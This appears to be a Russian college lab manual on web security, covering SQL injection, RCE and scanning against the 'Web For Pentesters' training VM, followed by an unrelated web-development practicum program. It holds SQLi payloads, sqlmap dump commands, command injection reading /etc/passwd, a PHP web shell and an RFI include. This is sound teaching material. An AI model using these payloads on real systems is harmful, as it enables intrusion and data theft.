- http://www.test.app.com/index?id=1' order by 1000
- http://www.test.app.com/index?id=1"--
- http://www.test.app.com/index?id=1'/*
- http://www.test.app.com/index?id=1"#
- http://www.test.app.com/index?id=1 and 1=1--
- http://www.test.app.com/index?id=1 and 1=2—
- http://www.test.app.com/index?id=1' and '1'='1
- http://www.test.app.com/index?id=1' and '1'='2

Задание. Выполнить идентификацию и эксплуатацию уязвимостей к атакам SQL-injection.

ПОРЯДОК ВЫПОЛНЕНИЯ

Шаг 1 Скачать образ «Web For Pentesters» с веб-сайта www.pentesterlab.com. Создать виртуальную машину. Загрузиться с диска. В браузере открыть веб-приложение.

Шаг 2 Перейти по ссылке «SQL injections → Example 1». Проанализировать логику функционирования веб-приложения. Последовательно ввести следующие запросы, обращая внимание на вывод веб-приложения, сделать предположение о структуре используемого SQL-запроса:

− sqli/example1.php?name=root'
− sqli/example1.php?name=root''
− sqli/example1.php?name=root'%201=1
− sqli/example1.php?name=root'%201=1#
− sqli/example1.php?name=root'%201=1%20—
− sqli/example1.php?name=root'%201=1%20/*
− sqli/example1.php?name=root'%20'1'='1
− sqli/example1.php?name=root'%20'1'='2
− sqli/example1.php?name=root'%23sqli

Последние три запроса позволяют сделать вывод об уязвимости параметра name к атаке SQL-injection. Выполнить следующую команду:

python sqlmap.py –p name —dmbs=mysql —dump
–u http://IP_address/sqli/example1.php?name=root

Просмотреть результаты работы программы, просмотреть полученные данные из базы данных.

Шаг 2 Перейти по ссылке «SQL injections → Example 2». Проанализировать логику функционирования веб-приложения. Последовательно ввести следующие запросы, обращая внимание на вывод веб-приложения, сделать предположение о структуре используемого SQL-запроса:

− sqli/example2.php?name=root%20and%201=1
− sqli/example2.php?name=root'%09and%09'1'='1
− sqli/example2.php?name=root'%09and%09'1'='2
− sqli/example2.php?name=root'%2b%2b'

Последние три запроса позволяют сделать вывод об уязвимости параметра name к атаке SQL-injection. Запустить sqlmap, убедиться, что в данном случае он не смог идентифицировать уязвимый параметр.

Шаг 3 Перейти по ссылке «SQL injections → Example 3». Проанализировать логику функционирования веб-приложения. Последовательно ввести следующие запросы, обращая внимание на вывод веб-приложения, сделать предположение о структуре используемого SQL-запроса:

− sqli/example3.php?name=root%20and%201=1
− sqli/example3.php?name=root'/**/and/**/'1'='1
− sqli/example3.php?name=root'/**/and/**/'1'='2
− sqli/example3.php?name=root'%2b%2b'

Последние три запроса позволяют сделать вывод об уязвимости параметра name к атаке SQL-injection. Запустить sqlmap, убедиться, что в данном случае он не сможет идентифицировать уязвимый параметр.

Шаг 4 Перейти по ссылке «SQL injections → Example 4». Проанализировать логику функционирования веб-приложения. Последовательно ввести следующие запросы, обращая внимание на вывод веб-приложения, сделать предположение о структуре используемого SQL-запроса:

− sqli/example4.php?id=2
− sqli/example4.php?id=2'
− sqli/example4.php?id=2"
− sqli/example4.php?id=1%2b1
− sqli/example4.php?id=0%2b2
− sqli/example4.php?id=3-1

Последние три запроса позволяют сделать вывод об уязвимости параметра id к атаке SQL-injection. Выполнить следующую команду:

python sqlmap.py –p id —dmbs=mysql —dump
–u http://IP_address/sqli/example4.php?id=1

Просмотреть полученные данные из базы данных. Просмотреть исходный код PHP-сценария.

Шаг 5 Перейти по ссылке «SQL injections → Example 5». Проанализировать логику функционирования веб-приложения. Последовательно ввести следующие запросы, обращая внимание на вывод веб-приложения, сделать предположение о структуре используемого SQL-запроса:

− sqli/example5.php?id=2
− sqli/example5.php?id=2'
− sqli/example5.php?id=2"
− sqli/example5.php?id=1%2b1
− sqli/example5.php?id=0%2b2
− sqli/example5.php?id=3-1

Последние три запроса позволяют сделать вывод об уязвимости параметра id к атаке SQL-injection. Выполнить следующую команду:

python sqlmap.py –p id —dmbs=mysql —dump
–u http://IP_address/sqli/example5.php?id=1

Просмотреть полученные данные из базы данных. Просмотреть исходный код PHP-сценария.

Шаг 6 Перейти по ссылке «SQL injections → Example 5». Проанализировать логику функционирования веб-приложения. Последовательно ввести следующие запросы, обращая внимание на вывод веб-приложения, сделать предположение о структуре используемого SQL-запроса:

− sqli/example6.php?id=2
− sqli/example6.php?id=2'
− sqli/example6.php?id=2"
− sqli/example6.php?id=1%2b1
− sqli/example6.php?id=0%2b2
− sqli/example6.php?id=3-1
− sqli/example6.php?id=5-3

Последние три запроса позволяют сделать вывод об уязвимости параметра id к атаке SQL-injection. Запустить sqlmap, убедиться, что в данном случае он не может проэксплуатировать уязвимый параметр. Просмотреть исходный код PHP-сценария.

Шаг 7 Перейти по ссылке «SQL injections → Example 5». Проанализировать логику функционирования веб-приложения. Последовательно ввести следующие запросы, обращая внимание на вывод веб-приложения, сделать предположение о структуре используемого SQL-запроса:

− sqli/example7.php?id=2
− sqli/example7.php?id=2'
− sqli/example7.php?id=2"
− sqli/example7.php?id=1%2b1
− sqli/example7.php?id=3-1
− sqli/example7.php?id=2%0Aand%201=1
− sqli/example7.php?id=2%0Aand%201=2
− sqli/example7.php?id=2%0A%23sqli

Последние три запроса позволяют сделать вывод об уязвимости параметра id к атаке SQL-injection. Запустить sqlmap, убедиться, что в данном случае он не может проэксплуатировать уязвимый параметр. Выполнить следующие запросы для извлечения данных из СУБД:

− sqli/example7.php?id=2%0Aunion%20select%201
− sqli/example7.php?id=2%0Aunion%20select%201,2
− sqli/example7.php?id=2%0Aunion%20select%201,2,3
− sqli/example7.php?id=2%0Aunion%20select%201,2,3,4
− sqli/example7.php?id=2%0Aunion%20select%201,2,3,4,
5
− sqli/example7.php?id=2%0Aunion%20select%20name,
passwd,1,1,1 from users

Ручными методами получить данные из базы данных. Просмотреть исходный код PHP-сценария.

Вопросы и задания

1 С помощью программы sqlmap идентифицировать уязвимый к атаке SQL-injection параметр и получить содержимое СУБД в случае, когда веб-приложение запрещает использование пробелов во входных данных.

2 Построить и выполнить SQL-запрос, приводящий к отказу в обслуживании веб-приложения, уязвимого к атаке SQL-injection.

3 Для веб-приложения, уязвимого к атаке SQL-injection и использующего для хранения данных СУБД MySQL, получить содержимое служебной базы данных INFORMATION_SCHEMA.

ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 9
Поиск уязвимостей к атакам RCE

Цель работы - обучение методам и средствам идентификации и эксплуатации уязвимостей веб-приложений к атакам RCE.

Время выполнения – 4 часа

Краткие теоретические сведения

Remote Code Execution (RCE) – это собирательный термин, обозначающий класс атак, приводящих к выполнению произвольного кода веб-приложением. Атаки данного класса возможны из-за недостаточной обработки веб-приложением пользовательских входных данных, пересекающих границу доверия.

Как правило, выделяют следующие основные разновидности атак RCE [18]:

− загрузка произвольных файлов (Unrestricted File Upload);
− использование локальных файлов (Local File Inclusion);
− внедрение кода (Code Injection);
− выполнение команд (Command Injection).

Задание. Выполнить идентификацию и эксплуатацию уязвимостей к атакам RCE.

ПОРЯДОК ВЫПОЛНЕНИЯ

Шаг 1 Скачать образ «Web For Pentesters» с веб-сайта www.pentesterlab.com. Создать виртуальную машину. Загрузиться с диска. В браузере открыть веб-приложение.

Шаг 2 Перейти по ссылке «Code Injection → Example 1». Проанализировать логику функционирования веб-приложения. В качестве переменной name ввести значение ';&"\/#|*().

Просмотреть сообщение об ошибке. Изучить документацию PHP по функции eval(). Ввести последовательно значения 123"."456 и "./*123456*/".

В качестве доказательства наличия уязвимости ввести значение ".system('uname -a');".

Шаг 2 Перейти по ссылке «Code Injection → Example 2». Проанализировать логику функционирования веб-приложения. В качестве переменной name ввести значение ';&"\/#|*().

Просмотреть сообщение об ошибке. Изучить документацию PHP по функциям create_function() и usort().

Ввести последовательно значения id;}// и id);}//. В качестве доказательства наличия уязвимости ввести значение

id);}system('whoami');//.

Шаг 3 Перейти по ссылке «Command Injection → Example 1». Проанализировать логику функционирования веб-приложения. В качестве переменной ip ввести значение 127.0.0.1. Просмотреть вывод приложения. В качестве значения переменной ip ввести

127.0.0.1; uname%20-a;whoami;cat%20/etc/passwd.

Шаг 4 Перейти по ссылке «Command Injection → Example 2». Проанализировать логику функционирования веб-приложения.

В качестве переменной ip ввести значение 127.0.0.1;whoami. Просмотреть вывод приложения. В качестве переменной ip ввести значение

127.0.0.1%0acat%20/etc/passwd

Шаг 5 Перейти по ссылке «Command Injection → Example 3». Проанализировать логику функционирования веб-приложения.

В качестве переменной ip ввести значение 127.0.0.1;whoami.

Просмотреть вывод приложения. Запустить сетевой анализатор.

Повторить запрос. Будет выполнено перенаправление на ресурс example3.php?ip=127.0.0.1, но в то же время HTTP-ответ с кодом 302 будет содержать вывод команды whoami. Это означает, что приложение уязвимо к атаке Execution After Redirect (EAR).

Ввести переменной ip ввести значение

127.0.0.1;cat%20/etc/passwd

Просмотреть содержимое файла /etc/passwd в HTTP-ответе.

Шаг 6 Перейти по ссылке «File Include → Example 1». Проанализировать логику функционирования веб-приложения. В качестве переменной page ввести значение

';&"\/#|*()

Просмотреть вывод сообщения об ошибке. Определить путь к сценариям на веб-сервере. В качестве переменной page ввести значение /etc/passwd. Это означает, что приложение уязвимо к атаке LFI. Просмотреть содержимое. В качестве переменной page ввести значение http://gmail.com. Это означает, что веб-приложение уязвимо к атаке Remote File Inclusion (RFI).

В веб-браузере перейти по адресу https://pentesterlab.com/test_include.txt и просмотреть полученный в ответе PHP-код. В качестве значения переменной page ввести https://pentesterlab.com/test_include.txt.

Просмотреть и проанализировать результаты.

Шаг 7 Перейти по ссылке «File Include → Example 2». Проанализировать логику функционирования веб-приложения. В качестве переменной page ввести значение

';&"\/#|*()

Просмотреть вывод сообщения об ошибке. Определить путь к сценариям на веб-сервере. В качестве переменной page ввести значение /etc/passwd. В данном случае к введенному имени файла добавляется расширение «php». В качестве

переменной page ввести значения /etc/passwd%00 и https://pentesterlab.com/test_include.txt%00.

Просмотреть и проанализировать результаты.

Шаг 8 Перейти по ссылке «File Upload → Example 1». Проанализировать логику функционирования веб-приложения. Подготовить файл shell.php со следующим PHP-кодом:

<?php system($_GET['cmd']);?>

Загрузить файл на сервер.

Отправляя запросы виды /upload/images/shell.php?cmd=whoami, возможно выполнять произвольные команды на сервере с правами пользователя, от имени которого запущен веб-сервер. Выполнить несколько команд, просмотреть и проанализировать результаты.

Шаг 9 Перейти по ссылке «File Upload → Example 2». Проанализировать логику функционирования веб-приложения. Подготовить файл shell.php со следующим PHP-кодом:

<?php system($_GET['cmd']);?>

Загрузить файл на сервер. Убедиться, что приложение не допускает загрузку файлов с расширением «php». Переименовать файл shell.php в shell.php.cats или shell.php3. Загрузить файл, проверить наличие возможности выполнения произвольных команд.

Вопросы и задания

1 Как автоматически идентифицировать уязвимости, связанные с загрузкой файлов на сервер?

2 Изучить рекомендации по реализации защищенной загрузки файлов на сервер.

3 Загрузить на сервер и использовать PHP шелл-код c99.

ПРАКТИЧЕСКОЕ ЗАНЯТИЕ № 10
Сканирование уязвимостей веб-приложений

Цель работы - изучение основных методов и средств идентификации уязвимостей, реализованных в специализированных сканерах безопасности веб-приложений.

Время выполнения –6 часов

Краткие теоретические сведения

В настоящее время не существует технического решения, позволяющего полностью автоматизировать процесс анализа защищённости веб-приложений [19, 20]. Как показывает практика, средства анализа защищённости должны использоваться только на первом этапе тестирования таких приложений для предварительного поиска потенциальных уязвимостей. В целом сканеры безопасности могут помочь идентифицировать хорошо известные проблемы с безопасностью веб-приложений или, по крайней мере, облегчить работу по их поиску.

Как правило, при анализе защищенности веб-приложений сканеры безопасности позволяют решить следующие задачи:

– поиск грубых недостатков, допущенных на этапах реализации или конфигурации;

– поиск хорошо известных уязвимостей;

– проверка соответствия требованиям стандартов безопасности;

– проверка отсутствия пропущенных уязвимостей в процессе ручного тестирования.

Рассмотрим методы и механизмы поиска уязвимостей веб-приложений на примере сканера безопасности общего назначения XSpider.

В рамках анализа защищенности веб-приложений сканер безопасности XSpider имеет следующие основные возможности:

– автоматическое определение веб-приложений на произвольных портах;

– работа с протоколами семейства SSL/TLS;

– автоматическая индексация веб-сервера с поддержкой функции поиска скрытых директорий и резервных копий файлов;

– поддержка HTTP-аутентификации Basic и нестандартных схем аутентификации;

– автоматическое отслеживание сессий;

– поиск уязвимых и вредоносных сценариев по содержимому веб-документа;

– эвристический поиск основных уязвимостей веб-приложений.

Если в ходе идентификации открытых портов и служб на сканируемом узле обнаружен веб-сервер, то сканер выполняет поиск уязвимостей, соответствующих его типу (например, Apache, IIS, Nginx и т.д.), а также установленным расширениям (ASP, FrontPage и т.п.).

Следующим этапом является аутентификация, авторизация и проверка известных уязвимостей веб-приложений. В настоящее время сканирующее ядро XSpider поддерживает три механизма аутентификации:

– Basic;

– NTLM;

– собственные схемы аутентификации (например, аутентификация через форму веб-приложения).

В случае, если сервер использует собственные механизмы аутентификации, то возможно использование одного из двух вариантов.

Первый из них – использование собственного стартового запроса. В этом случае сканеру необходимо задать HTTP-запрос, используемый при первом обращении к сайту.

Второй способ подразумевает конфигурирование и использование HTTP-заголовков с аутентификационными данными (заголовки Cookie, X-Auth-Token и т.д.), которые будут пересылаться в каждом HTTP-запросе. Получить содержимое запроса можно с помощью любого сетевого анализатора (например, Wireshark, Httpwatch) или прокси-сервера (например, Burp Suite).

После этого включается механизм поиска скрытых директорий и индексации содержимого.

В ходе сбора содержимого сканирующее ядро XSpider анализирует на предмет наличия гиперссылок веб-страницы, а также различные служебные и информационные файлы, содержащиеся на сервере (например, robots.txt или readme.txt). После построения карты сайта сканер переход в режим поиска уязвимостей, которые отображаются в консоли программы по мере обнаружения.

Задание. Выполнить сканирование уязвимостей веб-приложения с использованием сканера безопасности общего назначения XSpider.

ПОРЯДОК ВЫПОЛНЕНИЯ

Шаг 1 Развернуть тестовое небезопасное веб-приложение. Запустить сканер XSpider. Создать или открыть профиль сканирования «Web scan». Список сканируемых портов ограничить значениями 80/tcp и 443/tcp.

Отключить сканирование UDP-портов, включить идентификацию сервисов.

Шаг 2 Включить все опции в разделе «HTTP». В разделе «Анализатор контента» оставить включенными опции по использованию словарей, поиску старых файлов и поиску вредоносного кода. При необходимости добавить дополнительные ссылки.

Шаг 3 В разделе «Типы уязвимостей» оставить только «SQL-инъекции», «Удаленное выполнение команд», «Просмотр произвольных файлов» и «Межсайтовый скриптинг (XSS)».

Отключить подбор учетных записей.

Сохранить профиль.

Запустить сканирование веб-приложения с использованием созданного профиля. Просмотреть результаты. Проанализировать запросы, отправляемые сканером при выполнении проверок на наличие уязвимостей.

Шаг 4 Аутентифицироваться в веб-приложении. С помощью анализатора запросов сохранить HTTP-запросы, содержащие аутентификационные данные (Cookie, заголовки и т.д.). Открыть профиль «Web scan», добавить аутентификационные данные в разделе «Дополнительные поля запроса». Сохранить профиль.

Выполнить повторное сканирование. Сравнить результаты.

Вопросы и задания

1 Выполнить ручные проверки наличия обнаруженных сканером уязвимостей в веб-приложении.

2 Выполнить сканирование того же приложения с помощью сканера W3AF, сравнить полученные результаты.

3 Реализовать веб-приложение, уязвимое к атаке XSS, которое инвертирует введенные пользователем данные и выводит их в HTML-документ. Выполнить сканирование данного приложения с помощью любого сканера веб-приложений.

ЛИТЕРАТУРА

1. Bugcrowd's Bug Bounty List. URL: https://bugcrowd.com/list-of-bug-bounty-programs
2. HackerOne's Bug Bounty Programs. URL: https://hackerone.com/programs
3. Adobe Cross Domain Policy File Specification. URL: http://www.adobe.com/devnet/articles/crossdomain_policy_file_spec.htm
4. Google Hacking Database. URL: http://www.exploit-db.com/google-dorks
5. Saumil Shah. An Introduction to HTTP fingerprinting. URL: http://www.net-square.com/httprint_paper.html
6. Qualys, Inc. TLS Renegotiation and Denial of Service Attacks. URL: https://community.qualys.com/blogs/securitylabs/2011/10/31/tls-renegotiation-and-denial-of-service-attacks
7. Qualys SSL Labs. SSL/TLS Deployment Best Practices. URL: https://www.ssllabs.com/downloads/SSL_TLS_Deployment_Best_Practices_1.3.pdf
8. ЗАО Позитив Текнолоджис. В. Кочетков. Как разработать защищенное веб-приложение и не сойти при этом с ума». URL: http://www.slideshare.net/kochetkov.vladimir/hdswasm-webinar
9. И. Новиков. Завалить в один запрос: уязвимости веб-приложение, приводящие к DoS. URL: http://www.slideshare.net/d0znpp/ss-27695334
10 Trustwave's SpiderLabs. Mitigating Slow HTTP DoS Attacks. URL: http://blog.spiderlabs.com/2011/07/advanced-topic-of-the-week-mitigating-slow-http-dos-attacks.html
11 Mitigation of 'Slow Read" Denial of Service Attack. URL: http://blog.spiderlabs.com/2012/01/modsecurity-advanced-topic-of-the-week-mitigation-of-slow-read-denial-of-service-attack.html
12 Qualys Inc. Are you ready for slow reading? URL: https://community.qualys.com/blogs/securitylabs/2012/01/05/slow-read
13 Identifying Slow HTTP Attack Vulnerabilities. URL: https://community.qualys.com/blogs/securitylabs/2012/01/05/slow-read
14 CWE-352: Cross-Site Request Forgery (CSRF). URL: http://cwe.mitre.org/data/definitions/352.html
15 Barth A., Jackson C., and Mitchell J. Robust Defenses for Cross-Site Request Forgery // Proc. 15th ACM Conference on Computer and Communications Security. – ACM Press, 2008 pp. 75-87.
16 Javed A. On Breaking PHP-based Cross-Site Scripting Protection Mechanisms. URL: http://slides.com/mscasharjaved/on-breaking-php-based-cross-site-scripting-protections-in-the-wild
17 Д.Евтеев. SQL Injection от А до Я. URL: http://www.ptsecurity.ru/download/PT-devteev-Advanced-SQL-Injection.pdf
18 Acunetix. Why File Upload Forms are a Major Security Threat. URL: https://www.acunetix.com/websitesecurity/upload-forms-threat.

Рекомендуемые материалы по безопасности веб-приложений

1 OWASP Foundation. OWASP Testing Guide v4.0. URL: https://www.owasp.org/index.php/Web_Application_Penetration_Testing.

2 Heiderich M., Nava E., Heyes G., Lindsay D. Web Application Obfuscation. – ISBN-10: 1597496049

3 McNab C. Network Security Assessment : Know Your Network, second edition. – ISBN-10:0-596-51030-6.

4 Ristic I. Bulletproof SSL and TLS: Understanding and deploying SSL/TLS and PKI to secure servers and web applications. – ISBN-10: 1907117040

5 Stuttard D., Pinto M. The Web Applicaion Hackers's Handbook: Finding and Exploiting Security Flaws. – ISBN-10: 1118026470

6 Zalewski M. The Tangled Web: A Guide to Securing Modern Web Applications. – ISBN-10: 1593273886

7 HTML5 Security Cheatsheet. URL: https://html5sec.org/

Перечень небезопасных веб-приложений

1 http://testphp.vulnweb.com
2 http://testaspnet.vulnweb.com
3 http://testasp.vulnweb.com
4 http://testhtml5.vulnweb.com
5 http://crackme.cenzic.com
6 http://demo.testfire.net
7 http://aspnet.testsparker.com
8 http://php.testsparker.com/
9 http://www.webscantest.com/
10 https://hack.me
11 http://pentesteracademylab.appspot.com
12 http://zero.webappsecurity.com
13 https://code.google.com/p/webgoat/
14 https://owasp.codeplex.com
15 https://github.com/owasp/railsgoat
16 https://community.rapid7.com/docs/DOC-1875
17 https://www.pentesterlab.com/exercises
18 http://downloads.phdays.com/phdays_ibank_vm.zip
19 http://code.google.com/p/owaspbwa/wiki/ProjectSummary
20 http://www.mcafee.com/us/downloads/free-tools/hacme-bank.aspx
21 http://www.mcafee.com/us/downloads/free-tools/hacmebooks.aspx
22 http://www.mcafee.com/us/downloads/free-tools/hacmetravel.aspx

Перечень основных задач по поиску уязвимостей к атакам XSS

1 http://xss-game.appspot.com
2 http://www.domxss.com/domxss
3 http://escape.alf.nu
4 http://prompt.ml
5 http://xss.1llusion.info/
6 http://xss-quiz.int21h.jp/
7 http://xssplaygroundforfunandlearn.netai.net/allseries.html
8 https://hack.me/101575/bypass-blacklist-based-waf-challenge.html
9 https://hack.me/101705/rhainfosec-xss-challenge-2.html

Перечень рекомендуемого программного обеспечения

1 Burp Suite. URL: http://portswigger.net/burp/
2 Zed Attack Proxy. URL: https://code.google.com/p/zaproxy/
3 Fiddler. URL:// http://www.telerik.com/fiddler
4 Nmap. URL:// http://nmap.org/
5 BeEF. URL:// http://beefproject.com/
6 Metasploit Framework. URL: http://www.metasploit.com/
7 Sqlmap. URL: http://sqlmap.org/
8 Thc-ssl-dos. URL: https://www.thc.org/thc-ssl-dos/
9 Сервис SSL Labs. URL: https://ssllab.com.
10 Httprint. URL: http://www.net-square.com/httprint.html
11 Slowhttptest. URL: https://code.google.com/p/slowhttptest/

МДК.03.03. Обеспечение безопасности веб-приложений

МЕТОДИЧЕСКИЕ УКАЗАНИЯ

по выполнению заданий на практических занятиях

для специальности 09.02.09 Веб-разработка

Якутск, 2025

АВТОНОМНАЯ НЕКОММЕРЧЕСКАЯ ОРГАНИЗАЦИЯ
СРЕДНЕГО ПРОФЕССИОНАЛЬНОГО ОБРАЗОВАНИЯ
«ЦИФРОВОЙ КОЛЛЕДЖ «СИНЕРГИЯ»

РАБОЧАЯ ПРОГРАММА

учебной практики

УП.03 Учебная практика по ПМ.03

для специальности 09.02.09 Веб-разработка

Якутск, 2025

РАССМОТРЕНО
На заседании Педагогического совета колледжа
(Протокол № 5 от «10» апреля 2025 г.)

УТВЕРЖДАЮ
Директор АНО СПО «Цифровой колледж «Синергия»
С.Н.Семенов
«10» 04 2025 г.

Рабочая программа учебной практики УП.03 Учебная практика по ПМ.03. разработана на основе Федерального государственного образовательного стандарта среднего профессионального образования (далее – ФГОС СПО) по *специальности 09.02.09 Веб-разработка,* утвержденного приказом Минпросвещения России от 21.11.2023 г. № 879 (зарегистрирован в Минюсте РФ 21.12.2023 № 76532)

Организация-разработчик: АНО СПО «Цифровой колледж «Синергия»

Составитель:

Сидорова А.Ю., зам.директора по УВР

СОДЕРЖАНИЕ

		стр.
1.	ПАСПОРТ РАБОЧЕЙ ПРОГРАММЫ	4
2.	ТЕМАТИЧЕСКИЙ ПЛАН И СОДЕРЖАНИЕ УЧЕБНОЙ ПРАКТИКИ	7
3.	УСЛОВИЯ РЕАЛИЗАЦИИ РАБОЧЕЙ ПРОГРАММЫ	8
4.	КОНТРОЛЬ И ОЦЕНКА РЕЗУЛЬТАТОВ	10

1. ПАСПОРТ РАБОЧЕЙ ПРОГРАММЫ УЧЕБНОЙ ПРАКТИКИ
УП.03 Учебная практика по ПМ.03

1.1. Область применения рабочей программы

Рабочая программа учебной практики УП.03 Учебная практика по ПМ.03 является частью основной профессиональной образовательной программы СПО – программы подготовки специалистов среднего звена по специальности *09.02.09 Веб-разработка***,** входящей в состав укрупненной группы специальностей *09.00.00 Информатика и вычислительная техника*.

1.2. Место учебной практики в структуре образовательной программы:

Учебная практика является частью профессионального модуля ПМ.03. Разработка веб-приложения на стороне клиента проводится концентрировано.

1.3. Цели учебной практики – требования к результатам

Учебная практика направлена на формирование у обучающихся умений, приобретение практического опыта по ПМ.03. Разработка веб-приложения на стороне клиента:

уметь:

$У_1$ - разрабатывать программный код клиентской и серверной части веб-приложений;

$У_2$ - осуществлять оптимизацию веб-приложения с целью повышения его рейтинга в сети Интернет;

$У_3$ - разрабатывать и проектировать информационные системы.

иметь практический опыт в:

$ПО_1$ - использовании специальных готовых технических решений при разработке веб-приложений;

$ПО_2$ - выполнении разработки и проектирования информационных систем;

$ПО_3$ - модернизации веб-приложений с учетом правил и норм подготовки информации для поисковых систем;

$ПО_4$ - реализации мероприятий по продвижению веб-приложений в сети Интернет.

Результатом освоения учебной практики является также овладение **профессиональными компетенциями (ПК):**

ПК 3.1. Проектировать структуры разделов информационных ресурсов с целью создания эскиза и прототипа интерфейса пользователя.

ПК 3.2. Разрабатывать интерфейс пользователя для информационных ресурсов с использованием стандартов в области веб-разработки.

ПК 3.3. Создавать структуру кода веб-страницы информационного ресурса в соответствии с дизайн-макетом.

ПК 3.4. Создавать программный код на стороне клиента в соответствии с техническим заданием (спецификацией) с использованием языков программирования, библиотек и фреймворков.

и **общими компетенциями (ОК)**:

ОК 01. Выбирать способы решения задач профессиональной деятельности применительно к различным контекстам;

ОК 02. Использовать современные средства поиска, анализа и интерпретации информации и информационные технологии для выполнения задач профессиональной деятельности;

ОК 03. Планировать и реализовывать собственное профессиональное и личностное развитие, предпринимательскую деятельность в профессиональной сфере, использовать знания по финансовой грамотности в различных жизненных ситуациях;

ОК 04. Эффективно взаимодействовать и работать в коллективе и команде;

ОК 05. Осуществлять устную и письменную коммуникацию на государственном языке Российской Федерации с учетом особенностей социального и культурного контекста;

ОК 06. Проявлять гражданско-патриотическую позицию, демонстрировать осознанное поведение на основе традиционных общечеловеческих ценностей, в том числе с учетом гармонизации межнациональных и межрелигиозных отношений, применять стандарты антикоррупционного поведения;

ОК 07. Содействовать сохранению окружающей среды, ресурсосбережению, применять знания об изменении климата, принципы бережливого производства, эффективно действовать в чрезвычайных ситуациях;

ОК 08. Использовать средства физической культуры для сохранения и укрепления здоровья в процессе профессиональной деятельности и поддержания необходимого уровня физической подготовленности;

ОК 09. Пользоваться профессиональной документацией на государственном и иностранном языках.

1.4. Количество часов на освоение учебной практик

Общее количество часов – 72 часа (2 недели),
в том числе в форме практической подготовки – 72 часа

1.5. Формы промежуточной аттестации

6 семестр – дифференцированный зачет

2. ТЕМАТИЧЕСКИЙ ПЛАН И СОДЕРЖАНИЕ УЧЕБНОЙ ПРАКТИКИ

Умения и практический опыт		Содержание учебной практики, виды работ, обеспечивающие формирование умений и приобретение практического опыта	Объем часов	В т.ч. практическая подготовка
уметь: $У_1$ - разрабатывать программный код клиентской и серверной части веб-приложений; $У_2$ - осуществлять оптимизацию веб-приложения с целью повышения его рейтинга в сети Интернет; $У_3$ - разрабатывать и проектировать информационные системы. **иметь практический опыт в:** $ПО_1$ - использовании специальных готовых технических решений при разработке веб-приложений; $ПО_2$ - выполнении разработки и проектирования информационных систем; $ПО_3$ - модернизации веб-приложений с учетом правил и норм подготовки информации для поисковых систем; $ПО_4$ - реализации мероприятий по продвижению веб-приложений в сети Интернет.		*Виды работ*		
	1	Знакомство с программой учебной практики, сроками и условиями выполнения работ. Требования охраны труда	2	2
	2	Сбор предварительных данных для выявления требований к веб-приложению.	4	4
	3	Определение первоначальных требований заказчика к веб-приложению и возможности их реализации.	6	6
	4	Подбор оптимальных вариантов реализации задач.	2	2
	5	Оформление технического задания.	4	4
	6	Верстка страниц веб-приложений.	12	12
	7	Кодировка на языках веб-программирования.	6	6
	8	Разработка базы данных.	6	6
	9	Разработка интерфейса пользователя.	6	6
	10	Разработка анимационных эффектов	6	6
	11	Тестирование веб-приложения с точки зрения логической целостности.	4	4
	12	Публикация веб-приложения на базе хостинга в сети Интернет.	2	2
	13	Сбор и предварительный анализ статистической информации о работе веб-приложений	6	6
	14	**Дифференцированный зачет**	**6**	6
		ВСЕГО:	**72**	**72**

3. УСЛОВИЯ РЕАЛИЗАЦИИ РАБОЧЕЙ ПРОГРАММЫ

3.1. Материально-техническое обеспечение

Реализация рабочей программы учебной практики УП.03 Учебная практика по ПМ.03 проходит в лаборатории информационных систем и программирования.

Оборудование лаборатории:

- посадочные места по количеству обучающихся;
- проектор, экран;
- рабочее место преподавателя – АРМ преподавателя;
- персональные компьютеры на каждого обучающегося;
- программное обеспечение;
- аппаратное обеспечение.

3.2 Информационное обеспечение обучения

Учебная литература:

1. Полуэктова Н. Р. Разработка веб-приложений : учебное пособие для среднего профессионального образования / Н. Р. Полуэктова. — Москва : Издательство Юрайт, 2024. — 204 с. — (Профессиональное образование). — ISBN 978-5-534-14744-5. — Текст : электронный // Образовательная платформа Юрайт [сайт]. — URL: https://urait.ru/bcode/519727 (дата обращения: 19.01.2024).

Дополнительная литература:

1. Перлова О.Н. Проектирование и разработка информационных систем (1-е изд.) – М. Академия, 2017

2. Федорова Г.И. Разработка, внедрение и адаптация программного обеспечения отраслевой направленности. Учебное пособие. Изд.: КУРС, Инфра-М. Среднее профессиональное образование. 2016 г. 336 стр.

Интернет-ресурсы:

1. Журнал веб-дизайн – уголок профессионала. [Электронный ресурс] – режим доступа: http://www.webmagazine.biz.

2. Система федеральных образовательных порталов Информационно – коммуникационные технологии в образовании. [Электронный ресурс] – режим доступа: http://www.ict.edu.ru.

3. Методы и средства инженерии программного обеспечения: Учебник. Автор/создатель Лавришева Е.М., Петрухин В.А. Единое окно доступа к

образовательным ресурсам. http://window.edu.ru/catalog/pdf2txt/699/41699/18857

4. Механизм подписок на Redis – https://php-up.com/lesson/22

5. Решение задач на ООП - http://old.code.mu/tasks/php/oop/osnovy-raboty-s-objektno-orientirovannym-programmirovaniem-v-php-1.html

6. Работа с коллекциями в MongoDB - https://www.youtube.com/watch?v=xwr3azx0Gf0&list=PL0lO_mIqDDFXcxN3fRjc-EOWZLqW8dLVV

3.3 Учебно-методическое обеспечение обучения

По учебной практике по профессиональному модулю ПМ.03. Разработка веб-приложения на стороне клиента создана учебно-методическая документация:

- Рабочая программа;
- Оценочные материалы;
- Методические указания по выполнению видов работ;
- Дидактический материал.

3.4. Общие требования к организации учебной практики

По результатам прохождения учебной практики обучающиеся сдают выполненные задания по видам работ.

Форма промежуточной аттестации – ***дифференцированный зачет.***

3.5. Кадровое обеспечение

Требования к квалификации педагогических кадров, осуществляющих руководство учебной практикой:

- учебные практики УП.03. проводятся преподавателем, имеющим высшее образование, соответствующее профилю преподаваемого профессионального модуля. Опыт деятельности в организациях соответствующей профессиональной сферы является обязательным. Преподаватели получают дополнительное профессиональное образование по программам повышения квалификации, в том числе в форме стажировки в профильных организациях не реже 1 раза в 3 года.

4. КОНТРОЛЬ И ОЦЕНКА РЕЗУЛЬТАТОВ

Контроль и оценка результатов выполнения работ обучающимися осуществляется преподавателем на занятиях по учебной практике.

Оценка качества освоения рабочей программы учебной практики обучающимся включает текущий контроль успеваемости и промежуточную аттестацию.

Код и наименование формируемых компетенций	***Практический опыт, умения, знания***	***Формы контроля и оценки результатов освоения***	
		Текущий контроль	***Промежуточная аттестация***
